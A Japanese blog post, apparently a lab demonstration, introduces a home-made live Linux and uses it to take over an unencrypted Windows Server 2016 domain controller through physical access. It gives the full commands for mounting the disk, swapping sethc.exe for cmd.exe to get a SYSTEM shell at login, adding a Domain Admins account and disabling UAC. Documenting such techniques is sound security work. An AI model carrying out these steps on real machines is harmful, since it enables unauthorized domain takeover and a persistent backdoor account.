はじめに
- ブラッディーマンデーに出てきたファルコンOSを自作してみた!… と言いたかったのですが、そのまま作ると問題になりそうだったので、自分なりに作ってみただけです笑
- ただ、「自作OSを作って使ってみた!」ってだけだとつまらないので、そのOSを使って、暗号化なしのWindows(DC)が仮に手元に手に入ったら、どうやってSYSTEM権限を取れるのか? を書いてみました!
- (まあ、暗号化なし & DC & 手元にある とか絶対にありえないんですけどね…)
前提
- 物理アクセスできる Windows(今回は DC)
- ディスクが暗号化されていない(BitLocker 無し)
検証環境
| 項目 | 値 |
|---|---|
| ターゲット | Windows Server 2016 Datacenter Evaluation |
| Live Linux | Ch4n24n OS (自作OS) |
Ch4n24n OS って何?
- プレーンの Linux にローカルクラッキング用のツールを入れただけの最小構成 Linux です (hackdeck を含む)
- 主な用途としては、ディスクの編集・削除(ローカルアカウントの追加・削除)などをやることを想定しています
- そのため、ネットワーク系の攻撃ツール(ex.
nmap,sqlmap)は入っていません
ただ、好きなツールを詰めただけの Linux なんで、自作OSというのもおこがましいかもです...
Ch4n24n OS に同梱されている hackdeck には、この記事で紹介する全てのコマンドが登録されています
手順
1. Live Linux でCドライブをマウントする
(1) Live Linux の起動
(Live Linux は予め、ブータブルUSBとして用意しておいてください)
Windows を起動し、再起動を実行します

PC のロゴが表示されるより前に、F12を連打し、 BootManager を開き、Ch4n24n OS を選択します
(2) Cドライブをマウント
Windows の Cドライブ を書き込みでマウントします
Ch4n24n@htb[/htb]$ sudo mkdir -p /mnt/win
Ch4n24n@htb[/htb]$ sudo ntfs-3g /dev/nvme0n1p4 /mnt/win
2. sethc を cmd にすり替える
ログイン画面で Shift ×5(固定キー機能)が呼ぶ sethc.exe を、cmd.exe に置き換えます
※ 原本は必ず退避してから上書きしてください💦 (あとで戻せるように)
Ch4n24n@htb[/htb]$ cd /mnt/win/Windows/System32
Ch4n24n@htb[/htb]$ sudo cp sethc.exe sethc.exe.bak
Ch4n24n@htb[/htb]$ sudo cp cmd.exe sethc.exe
3. Shift ×5 で SYSTEM シェルを出す
Live Linux を終了して Windows を起動し、ログイン画面で Shift を5回押下
そうすると、パスワードもハッシュも無しで、SYSTEM 権限の cmd が開きます

C:\Windows\System32> whoami
nt authority\system
以下の画面が出力されるはず
※ 以下の画面は、正確には Windows 11 の画面です。 実際のスクショは取れなかったので、ここだけ代用しました💦
4. 管理者ユーザ hacker を作る
開いた SYSTEM シェルから、新しい管理者ユーザ(今回は hacker)を作ります
DC なので、ドメイン側に作られます
C:\Windows\System32> net user hacker Password123! /add /domain
C:\Windows\System32> net group "Domain Admins" hacker /add /domain
5. hacker でログインする
作ったユーザでサインインできることを確認します
| 項目 | 値 |
|---|---|
| ユーザ | hacker |
| パスワード | Password123! |
6. UAC を無効化する(EnableLUA)
レジストリの EnableLUA を書き換えて UAC を無効化します
C:\Windows\System32> reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
この操作を正しく終了しました。再起動したあと、hacker で入ると、フルトークンが得られるはずです!
おわりに
- という感じで、作った OS の説明というよりも、「物理アクセスでどうやって SYSTEM 権限を取るのか?」の説明をさせていただきました
- ファルコンOSは…権利を持った方が作ってくれると嬉しいですね💦